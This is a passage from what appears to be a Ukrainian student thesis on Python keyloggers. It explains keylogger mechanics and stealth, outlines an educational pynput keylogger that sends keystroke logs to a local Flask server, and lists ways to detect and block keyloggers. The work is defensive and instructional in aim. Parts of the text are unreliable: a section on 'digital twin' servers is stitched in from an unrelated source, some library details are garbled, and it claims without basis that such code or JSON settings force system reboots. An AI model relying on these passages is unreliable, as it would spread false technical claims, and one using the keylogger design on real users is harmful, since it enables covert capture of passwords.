На думку Слатвінської В.М., Кухаренко С.В.: «Клавіатурний шпигун на Python це скрипт або програма, яка використовує потужні бібліотеки мови для моніторингу та запису введення з клавіатури. Зазвичай він працює приховано, уникаючи виявлення антивірусним програмним забезпеченням та іншими засобами захисту. Кейлогер може бути як окремою програмою, так і вбудованим у більшу, на перший погляд нешкідливу програму» [9]. Дана цитата трохи полегшує сприйняття кейлогера. Водночас це просто програма, а якщо подивитись у середину це потужний, структурований код, заснований на досить сильних бібліотеках, які вимагають від користувача опиту та блискавичного розуміння як пайтона так і функцій потоків усередині.

Клавіатурні шпигуни на Python зазвичай працюють за простим, але ефективним механізмом:

1. Ініціалізація: клавіатурний шпигун починає роботу зі встановлення хука в механізм обробки подій операційної системи. Це дозволяє йому перехоплювати події клавіатури.

2. Перехоплення: щоразу, коли користувач щось вводить, клавіатурний шпигун перехоплює натискання клавіш до того, як вони потраплять до потрібної програми.

3. Збір даних: кейлогер реєструє ці натискання клавіш, часто перетворюючи їх у звичайний текст для зручності читання.

4. Зберігання: зібрані дані зберігаються в локальному файлі, який може бути зашифрований або завуальований, щоб уникнути виявлення.

5. Передача: за бажанням, кейлогер може передавати записані дані на віддалений сервер або електронну адресу, що дозволяє зловмиснику отримати доступ до них з будь-якого місця.

6. Невидимість (Stealth): кейлогер працює у фоновому режимі, часто з прихованим вікном або без користувацького інтерфейсу, щоб не викликати підозр.

Дві основні бібліотеки зазвичай використовуються в Python для клавіатурного шпигунства:

– pyhook: Менеджер хуків, який дозволяє створювати прості хуки для миші, клавіатури та інших системних подій. Він надає високорівневий інтерфейс до Windows API, що полегшує створення кейлогера [9].

– pyinput: Крос-платформна бібліотека для обробки подій введення. Може використовуватися для прослуховування подій клавіатури і миші і працює на Windows, macOS і Linux. Обидві бібліотеки відрізняються зручністю і простотою, що дозволяє навіть програмістам-початківцям легко створити базовий кейлогер.

2.2 Структурно-функціональна схема впливу шпигунів на менеджери паролів

Якщо йдеться про визначення простого кейлогера на Python з сервером на основі Flask для обробки записаних даних то орієнтований його опис структури та функціонал виглядає наступним чином:

1. Імпорт: pynput.keyboard – для обробки введення з клавіатури та прослуховування подій натискання клавіш.

– requests: для надсилання HTTP-запитів, зокрема для надсилання даних журналу натискань клавіш на сервер Flask.

– flask: для створення вебсервера, який може отримувати дані.

– threading: для паралельного запуску сервера Flask і кейлоггера.

– time: для додавання затримок у передачі даних до клавіатурного журналу.

– logging: для запису логів клавіш у файл (key_log.txt).

2. Глобальні змінні:

key_log: глобальний список, який зберігає перехоплені події натискання клавіш.

3. Функції кейлогера:

– on_press(key): функція зворотного виклику, яка обробляє кожне натискання клавіші. Вона додає інформацію про клавішу (алфавітно-цифрову або спеціальну) до key_log.

– start_keylogger(): запускає кейлоггер за допомогою keyboard.Listener, який відстежує натискання клавіш і запускає on_press.

4. Взаємодія з сервером «send_data_to_server()»: періодично надсилає журнали натискань клавіш (зберігаються у key_log) на сервер Flask (http://127.0.0.1:5000/receive). Працює у нескінченному циклі, надсилаючи дані кожні 10 секунд і очищаючи лог після кожної успішної передачі.

5. Додаток Flask: базовий вебдодаток, який слухає та отримує POST-запити, що містять журнали ключів.

receive_data(): отримує дані журналу ключів від клієнта, записує їх у консоль і додає до файлу key_log.txt.

6. Багатопоточність: start_flask_app(): запускає додаток Flask на 0.0.0.0:5000 (localhost). Додаток Flask запускається в окремому потоці, щоб не блокувати роботу кейлоггера [9].

7. Основне виконання: програма запускає сервер Flask в окремому потоці за допомогою threading.Thread.

2.3 Методи виявлення та захисту від клавіатурних шпигунів

Описані вище кейлоггери можна встановити дуже професійно, тому що вони зазвичай залишаються непомітними для звичайного користувача. Однак існують деякі методи, які можуть допомогти їх виявити, а саме:

1. Перевірте список встановлених програм. Якщо ви бачите програму, встановлену без вашого відома та без вашої згоди. Вона може виглядати як звичайна програма, можуть бути якісь дивні приписи, назва самої програми тощо. Відповідно

підозри можуть бути саме на кейлоггер у якого є зловмисна мета – поцупити ваші дані.

2. Перевірте системні процеси. Слід звернути увагу на програми з надмірним трафіком, програми, які перевантажують CPU (процесор). Наприклад, якщо ви бачите процес, який використовує більше ресурсів під час поточної роботи ОС, надлишок пам’яті споживається у фоновому режимі.

3. Використовуючи антивірусне програмне забезпечення (в ідеалі регулярно оновлювати).

4. Використання таких спеціальних сканерів може бути ефективнішим, ніж традиційне антивірусне програмне забезпечення.

5. Треба використовувати надійні антивірусні програми та завантажувати з офіційних сайтів і оновлювати його як написано в мануалі.

6. Ні в якому разі не завантажувати сторонні файли, менеджери, не відкривати підозрілі посиланнями, користуватись офіційним ПЗ.

7. Будьте обережні, відкриваючи вкладки електронної пошти з невідомими адресами пересилання.

8. Використовуйте веббраузер, у якому ви впевнені, і не встановлюйте розширення від невідомих авторів, також не слід встановлювати розширення зайвий раз, оскільки вони можуть спричинити певні технічні помилки.

9. Паролі також можуть допомогти вам створити бар’єр, налаштувавши коректно брандмауер, який запобігає несанкціонованому доступу до вашого комп’ютера.

10. Щоб захистити вашу особисту інформацію, вам слід подбати про встановлення двофакторної автентифікації на вашому обліковому записі.

11. Використовуйте зашифрований канал зв’язку для передачі оцінок продуктивності та інших важливих деталей і розкриття конфіденційної інформації.

12. Оновлюйте паролі для часто використовуваних облікових записів якомога частіше.

13. Будьте обережні з інформацією, яку ви вводите на своєму персональному комп’ютері чи мобільному пристрої [9, 10].

На рисунку 2.2 зображено повідомлення при відкриті якого може бути встановлено шкідливе ПЗ. Наприклад, стилер із модулем кейлоггера. Також це може бути пак-програм.




Рисунок 2.2 – Повідомлення при відкриті якого може бути встановлено кейлоггер, шпигунське програмне забезпечення, чи стилер з модулем кейлоггера

Як виявити шкідливі клавіатурні шпигуни на Python:

1. Регулярно перевіряйте запущені процеси на наявність незвичних або неідентифікованих процесів Python. Використовуйте такі інструменти, як psutil в Python або Task Manager в Windows або htop/ps в Unix-системах для моніторингу активності процесів.

2. Слідкуйте за новими або зміненими файлами, особливо тими, що мають розширення .py або .pyc, які можуть вказувати на наявність скрипта Python.

3. Використовуйте інструмент моніторингу мережі для виявлення будь-якого незвичайного вихідного мережевого трафіку, який може бути пов'язаний з витоком даних з кейлоггера.

4. Шукайте ознаки підозрілої поведінки, таке як надмірно високе споживання ресурсів процесора, несподівані передачі файлів або зміни в продуктивності системи.

5. Регулярно скануйте систему антивірусними програмами та програмами для виявлення шкідливого програмного забезпечення, щоб виявити та видалити відомі сигнатури кейлоггерів.

6. Якщо ви підозрюєте, що скрипт або модуль Python є кейлоггером, перегляньте його вихідний код на наявність ознак зловмисності, таких як функції перехоплення, прихований запис файлів або мережевий зв'язок.

7. Використовуйте спеціалізоване програмне забезпечення, призначене для виявлення та видалення кейлогерів з вашої системи.

8. Оновлюйте систему та програмне забезпечення, використовуйте надійні паролі, увімкніть двофакторну автентифікацію та обмежте використання адміністративних привілеїв, щоб зменшити кількість зловмисників [9, 11].

Як захиститися від кейлогерів на Python:

1. Оновлюйте операційну систему та все встановлене програмне забезпечення для усунення вразливостей, які можуть бути використані кейлоггерами.

2. Встановіть засоби захисту від клавіатурного шпигунства, які можуть виявляти та запобігати перехопленню подій клавіатури.

3. Захистіть свій пристрій від несанкціонованого фізичного доступу, щоб запобігти встановленню апаратних кейлогерів.

4. Впровадьте 2ФА для важливих облікових записів, щоб забезпечити додатковий рівень безпеки на випадок, якщо ваш пароль буде скомпрометовано.

5. Використовуйте шифрування для конфіденційної інформації, щоб зловмисникам було складніше її використати, навіть якщо вони перехоплять ваші натискання клавіш.

6. Завантажуйте пакети та скрипти Python лише з надійних джерел і перевіряйте їх автентичність перед запуском.

7. Виконуйте регулярний аудит вашої системи, щоб виявити будь-які потенційні порушення безпеки або несанкціоноване встановлення програмного забезпечення [9, 12].

Проаналізувавши наукову роботу Слатвінської ВМ., Кухаренко С.В. [9] можна дійти наступних висновків та деталей, а саме:

1) Проблематика: кейлоггери можуть відігравати ключову взаємодію між ціллю та хакером, де жертва навіть не буде здогадуватись що важливі або секретні дані, вже є в конкуруючої сторони.

2) Зручність: написання на досить популярній мові програмування як Python. Зручні досить зрозумілі, бібліотеки які досить широко використовується у сфері кібербезпеки з точки зору атакуючий/захисник (білий хакінг).

3) Унікальність: кейлоггер на Python полягає у відкритості написанні коду, зрозумілій постановці, структурі написання коду, звісно бібліотеки відіграють ключову роль.

4) Виявленні труднощі при написанні кейлогера: основна проблема в написанні кейлоггера це грамотна структура коду, а саме розташування функцій та розподіл потоків. Також було виявлено, що якщо кейлогеру надати необмежений доступ, перед цим не впевнитись у безпеці може бути наступна ситуація. Кейлогер навантажить систему через потоки threading, упреться в максимум ЦП та ОС перейде в reboot, або він навантажить пам’ять і комп’ютер буде виснути, критичні помилки не виключення.

5) Проробивши фундаментальну роботу, можна дійти наступного висновку що автори статті проаналізували та розкрили тематику кейлоггеру та шкідливого програмного забезпечення на високому рівні. Автори розібрали як заподіяти кейлогеру, а саме проводити навчання серед співробітників, підвищення рівня обізнаності користувачів системи, періодичне оновлення системи, використання тільки ліцензійного програмного забезпечення. Застосування таких програм як: антивіруси, міжмережеві екрани, фаєрволи. Кейлогер може бути настільки професійно написаний, що навіть досвідчений фахівець не зможе спочатку його виявити [9, 13-16].

Як висновок, поінформованість про кейлогер це саме головне що можна порекомендувати у світі шкідливого програмного забезпечення, який дуже швидко розвивається в сучасних реаліях. Гнучкість і простота використання Python роблять

його поширеним вибором для створення кейлогерів. Впровадження надійних методів безпеки може допомогти захистити ваші дані від зловмисників.

3 РЕАЛІЗАЦІЯ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ ДЛЯ МОНІТОРИНГУ КЛАВІАТУРНИХ НАТИСКАНЬ

3.1 Обґрунтування середовища програмування та технологій

Розглянемо бібліотеки які використовуються у програмі:

1) from pynput import keyboard

Ця бібліотека дозволяє контролювати пристрої введення.

Вона містить підпакети для кожного типу підтримуваного пристрою введення: pynput.mouse

Містить класи для керування та моніторингу миші або trackpad (трекпада), який розглядається за допомоги бібліотеки pynput.keyboard.

Містить класи для керування та моніторингу клавіатури.

Усі згадані вище модулі автоматично імпортуються в пакет pynput. Щоб використовувати будь-який із них, імпортуйте їх із основного пакета:

from pynput import mouse, keyboard

Pynput намагається використати бекенд, який підходить для поточної платформи, але цей автоматичний вибір можна перевизначити.

Якщо встановлено змінні середовища $PYNPUT_BACKEND_KEYBOARD або $PYNPUT_BACKEND, їхнє значення використовуватиметься як серверне ім’я для класів клавіатури, а якщо встановлено $PYNPUT_BACKEND_MOUSE або $PYNPUT_BACKEND, їхнє значення використовуватиметься як серверне ім’я для класів миші.

Доступні серверні модулі:

– darwin, стандартний для macOS;

– win32, типовий для Windows;

– uinput, необов’язковий бекенд для Linux, який потребує привілеїв root і підтримує лише клавіатури;

– xorg, стандартний для інших операційних систем;

– dummy, нефункціональний, але імпортований бекенд. Це корисно як серверна частина миші під час використання серверної частини uinput [17].

2) import requests

Запити дозволяють надзвичайно легко надсилати запити HTTP/1.1. Немає необхідності вручну додавати рядки запиту до ваших URL-адресів або кодувати дані POST у формі. Завдяки urllib3 Keep-alive і HTTP-з'єднання на 100% автоматичні.

Функції та запити для мережі яку ми використовуємо:

1. Keep-Alive & Connection Pooling.

2. Міжнародні домени та URL-адреси.

3. Сеанси з постійними файлами cookie.

4. Перевірка SSL у стилі браузера.

5. Автоматичне декодування вмісту.

6. Базова/дайджест-автентифікація.

7. Елегантне ключове/цінні cookie.

8. Тіла відповіді Unicode.

9. Підтримка проксі HTTP(S).

10. Завантаження багатокомпонентних файлів.

11. Потокове завантаження.

12. Час очікування підключення.

13. Часткові запити.

14. Підтримка: .netrc.

Requests офіційно підтримує Python 3.8+ [18].

3) From flask import Flask, request, jsonify FLASK. Під час створення веб-застосунків завжди думайте про безпеку.

Якщо ви пишете вебдодаток, ви, ймовірно, дозволяєте користувачам реєструватися та залишати їх дані на сервері. Користувачі довіряють вам свої дані. І навіть якщо ви єдиний користувач, який може внести дані в додаток, все одно ви хочете надійно їх зберегти.

На жаль, існує безліч способів, щоб скомпрометувати захист з точки зору безпеки вебпрограми. Flask захищає вас від однієї з найпоширеніших проблем безпеки сучасних веб-додатків: від міжсайтового скриптингу (cross-site scripting -

XSS). Якщо тільки ви не помітите небезпечний HTML-код як безпечний, вас прикриє Flask і шаблонізатор Jinja2, що нижче лежить. Але є й безліч інших способів викликати проблеми з безпекою [19].

Модуль json завжди створює об’єкти str, а не об’єкти bytes. Тому fp.write() має підтримувати введення str.

Якщо secure_ascii має значення true (за замовчуванням), вихід гарантовано матиме екрановані всі вхідні символи, що не є ASCII (Функція ascii() замінює недрукований символ його відповідним ASCII-значенням та повертає його). Якщо secure_ascii має значення false, ці символи виводитимуться як є.

Якщо check_circular має значення false (за замовчуванням: True), то циклічна перевірка посилань для типів контейнерів буде пропущена, а циклічне посилання призведе до RecursionError (або гіршого) [21, 23].

Якщо allow_nan має значення false (за замовчуванням: True), то це буде ValueError для серіалізації значень з плаваючою речовиною, що виходять за межі діапазону (nan, inf, -inf) у суворій відповідності до специфікації JSON [14, 15, 16, 20].

Матеріал вище описаний необхідний для розуміння базових функцій JSON у комплексі з FLASK, Request. Які можуть виникнути помилки деякі навіть критичні. Наприклад якщо необережно надати повний доступ JSON може навантажити ЦП, пам'ять комп'ютера до відмітки у 100% та ОС негайно перейде у reboot. Те саме буде повторюватись доки користувач не налаштує під себе JSON, request та це все тільки невеликий опис частини функціоналу кейлоггера з фреймворком FLASK.

Детальний опис функціоналу фреймворка Flask описано у підрозділі 3.3.

4) import threading

Об’єкти потоку (threading)

Клас Thread представляє дію, яка виконується в окремому потоці керування. Існує два способи вказати дію: шляхом передачі викликаного об’єкта конструктору або перевизначення методу run() у підкласі. Жодні інші методи (за винятком конструктора) не повинні перевизначатися в підкласі. Іншими словами, перевизначте лише методи __init__() і run() цього класу. Після створення об’єкта

потоку його діяльність має бути запущена викликом методу потоку start(). Це викликає метод run() в окремому потоці керування.

Коли активність потоку розпочато, він вважається «живим». Він перестає бути живим, коли його метод run() завершує роботу або звичайним способом, або шляхом виклику необробленого винятку. Метод is_alive() перевіряє, чи живий потік.

Інші потоки можуть викликати метод потоку join(). Це блокує потік, що викликає, доки не буде завершено потік, чий метод join() викликається.
Нитка має назву. Ім’я можна передати конструктору та прочитати або змінити за допомогою атрибута name.

Якщо метод run() викликає виняток, для його обробки викликається threading.excepthook().За замовчуванням threading.excepthook() мовчки ігнорує SystemExit(), а системний вихід являє собою головний ланцюг завершення програми [22].

5) import time

Цей модуль забезпечує різні функції, пов’язані з часом.

Хоча цей модуль завжди доступний, не всі функції доступні на всіх платформах. Більшість функцій, визначених у цьому модулі, викликають функції бібліотеки платформи C з однаковою назвою. Інколи може бути корисним ознайомитися з документацією платформи, оскільки семантика цих функцій відрізняється на різних платформах.

Time.asctime([t]) [21].

Перетворили кортеж або struct_time, який представляє час, повернутий gmtime() або localtime(), на рядок такої форми: «Sun Jun 20 23:21:05 1993». Поле дня складається з двох символів і доповнюється пробілом, якщо день складається з однієї цифри, наприклад: «Wed Jun 9 04:26:40 1993».

Якщо t не вказано, використовується поточний час, який повертає localtime(). Інформація про мову не використовується asctime() [22].

6) import logging.

Бібліотека logging визначає функції та класи, які реалізують гнучку систему реєстрації подій для програм і бібліотек.

Ключовою перевагою використання API журналювання, що надається стандартним бібліотечним модулем, є те, що всі модулі Python можуть брати участь у журналюванні, тому ваш журнал програми може містити ваші власні повідомлення, інтегровані з повідомленнями від сторонніх модулів.

Ключовою особливістю цього використання є те, що більшість коду просто створює реєстратор рівня модуля за допомогою getLogger(__name__) і використовує цей реєстратор для будь-якого необхідного журналювання. Це є лаконічним, але за потреби дозволяє детально контролювати вихідний код. Зареєстровані повідомлення до реєстратора на рівні модуля пересилаються обробникам реєстраторів у модулях вищого рівня, аж до реєстратора найвищого рівня, відомого як кореневий реєстратор; цей підхід відомий як ієрархічне журналювання [24].

На рисунку 3.1 зображена схема кейлогеру розробленого в навчальних цілях.

Рисунок 3.1 – Схема структурованого кейлогеру, та основні бібліотеки які підтримають функціональну працездатність продукту

3.2 Реалізація модуля кейлоггера для збору натискань клавіш

Слухач клавіатури keyboard.Listener – це threading.Thread, і всі зворотні виклики будуть викликатися з потоку.

Щоб зупинити слухач клавіатури, можна викликати keyboard.Listener.stop() з будь-якого місця, що в свою чергу викличе виняток StopException або повернути False з функції зворотного виклику.

Аргумент key, який передається слухачем у зворотні дзвінки, є keyboard.Key для спеціальних клавіш і keyboard.KeyCode для звичайних буквено-цифрових клавіш або просто None для невідомих клавіш.

При використанні наведеної вище версії, що не блокує, поточний потік продовжить виконання. Це може бути необхідним при інтеграції з іншими платформами графічного інтерфейсу, що включають основний цикл, але при запуску зі скрипту це призведе до негайного завершення програми [25].

На рисунку 3.2 зображена схема основних бібліотек кейлогеру Pynput спостерігання миші та клавіатури та Threading управління потоками




Рисунок 3.2 – Схема двох основних бібліотек кейлогеру

3.3 Реалізація серверної частини для прийому та обробки даних

Схема взаємодії модуля кейлоггера та серверної частини на веб-фреймворку Flask зображено у Додатку А.

Flask це не тільки зручний фреймворк що захищає вас від такої проблеми, як проблеми з безпекою які виникають у користувачів.

Сучасні веб-додатки піддаються міжсайтовому скриптингу (cross-site scripting - XSS). Якщо тільки ви не помітите небезпечний HTML-код який встигне заразити вашу машину, тоді вас прикриє Flask і шаблонізатор Jinja2, що дуже професійно себе показує у взаємодії між собою. Flask, Jinja2. Але є й безліч інших способів викликати проблеми з безпекою [19].

Параметри доступності для Flask залежать від того, як користувач підключається до сервера Flask. Загалом, існує три основні категорії таких підключень:

Перша категорія – це автономне з'єднання, подібне до програмного забезпечення, розроблене постачальниками які мають ліцензію. Це дозволяє одному користувачеві/машині доступ до цифрового двійника. Використання автономного з’єднання (DTOP) забезпечує найвищий рівень власної безпеки, але суттєво обмежує будь-яку спільну або міждисциплінарну роботу над системою, але суттєво обмежує будь-яку спільну або міждисциплінарну роботу. З іншого боку, найбільш доступною категорією є серверна або веб-версія DTOP.

Це дозволяє багатьом користувачам отримати доступ до цифрового двійника, проте слід враховувати такі міркування, як безпека.

Крім того, це дозволяє легко використовувати хмарні ресурси, такі як віртуальні обчислення і бази даних. Як компромісом між цими двома крайнощами є остання категорія це DTOP на основі локальної мережі. Це дозволяє підвищити безпеку перебування локально на місці, доступ до локальних високопродуктивних обчислень і спільну роботу кількох користувачів одночасно.

Вибір Python як основної мови пояснюється тим, що на сьогоднішній день вона є домінуючою мовою програмування, мовою програмування у різноманітних веб-програмах та наукових додатках.

Незважаючи на критику щодо її швидкості, Python також можна використовувати для запуску дорогих алгоритмів завдяки широко розповсюдженим і доступних бібліотек, для векторних обчислень, таких як Numpy, та високопродуктивних обчислень, таких як CUDA.

В екосистемі Python Flask виділяється як серверний інструмент для серверів з багатьох причин. По-перше, Flask є обчислювально легким, випускається під ліцензійною угодою BSD 2, не вимагає багато ресурсів ОС, тому що крім фреймворку треба ще запустити саму багато функціонуючу програму яка теж потребує певних ресурсів.

Не має допоміжних вимог для доступу до різних аспектів таких як бази даних, перевірка веб-форм, автентифікація користувачів або інших високорівневих завдань. Це на відміну від інших інструментів створення платформ інструментів для створення платформ, де більшість параметрів важко змінити або адаптувати до конкретних потреб.

На жаль, Flask має три основні залежності:

– маршрутизація, налагодження та інтерфейс шлюзу вебсервера(WSGI);

– шаблон Jinja2;

– інтеграція командного рядка з Click.

Оскільки ці залежності постачаються разом з установкою Flask, єдиною вимогою для запуску Flask є наявність комп'ютера зі встановленим Python. Flask також був обраний через його доступності та ґрунтовної документації.

Flask дозволяє гнучко структурувати код таким чином що дизайн веб-інтерфейсу є досить незалежним від розробки базового математичного коду. Цей базовий математичний код включає в себе код для диспетчеризації інформації, отриманої від користувача, записаних даних і чисті математичні симуляції, що призводить до використання високопродуктивних обчислень. Дизайн веб-інтерфейсу може бути виконаний з використанням популярної тріади HTML5, CSS

та Javascript для створення адаптивних, інтерактивних та анімованих графічних інтерфейсів на основі браузера [19, 26].

На наступних скрінах можна побачити роботу кейлогеру у взаємодії з фреймворком Flask та бібліотеками:

На рисунку 3.3 демонструється з’єднання та запуск всіх поточних адрес (0.0.0.0); http://127.0.0.1:5000/receive це адреса відправки даних на сервер; http:// адреса машини на якій запущено кейлогер.

Рисунок 3.3 – Скрін з'єднання по поточним адресам та адреса машини на якій запущено кейлогер

На рисунку 3.4 зображено елемент коду кейлогера та його запуск користувачем




Рисунок 3.4 – Скрін запуску кейлогеру користувачем

Рисунок 3.5 показує нам з’єднання та відправку даних на сервер. Доказом цього свідчить успішне з'єднання з сервером де 200 це успіх.

Рисунок 3.5 – Скрін успішного з’єднання з сервером та відправка відповідних даних користувача

Рисунок 3.6 демонструє нам файл який створює key_log.txt в ньому знаходяться дані користувача що він нажимав та що писав:




Рисунок 3.6 – Скрін key_log.txt

На рисунку 3.7 демонструється спеціальні символи що виводить даний кейлогер

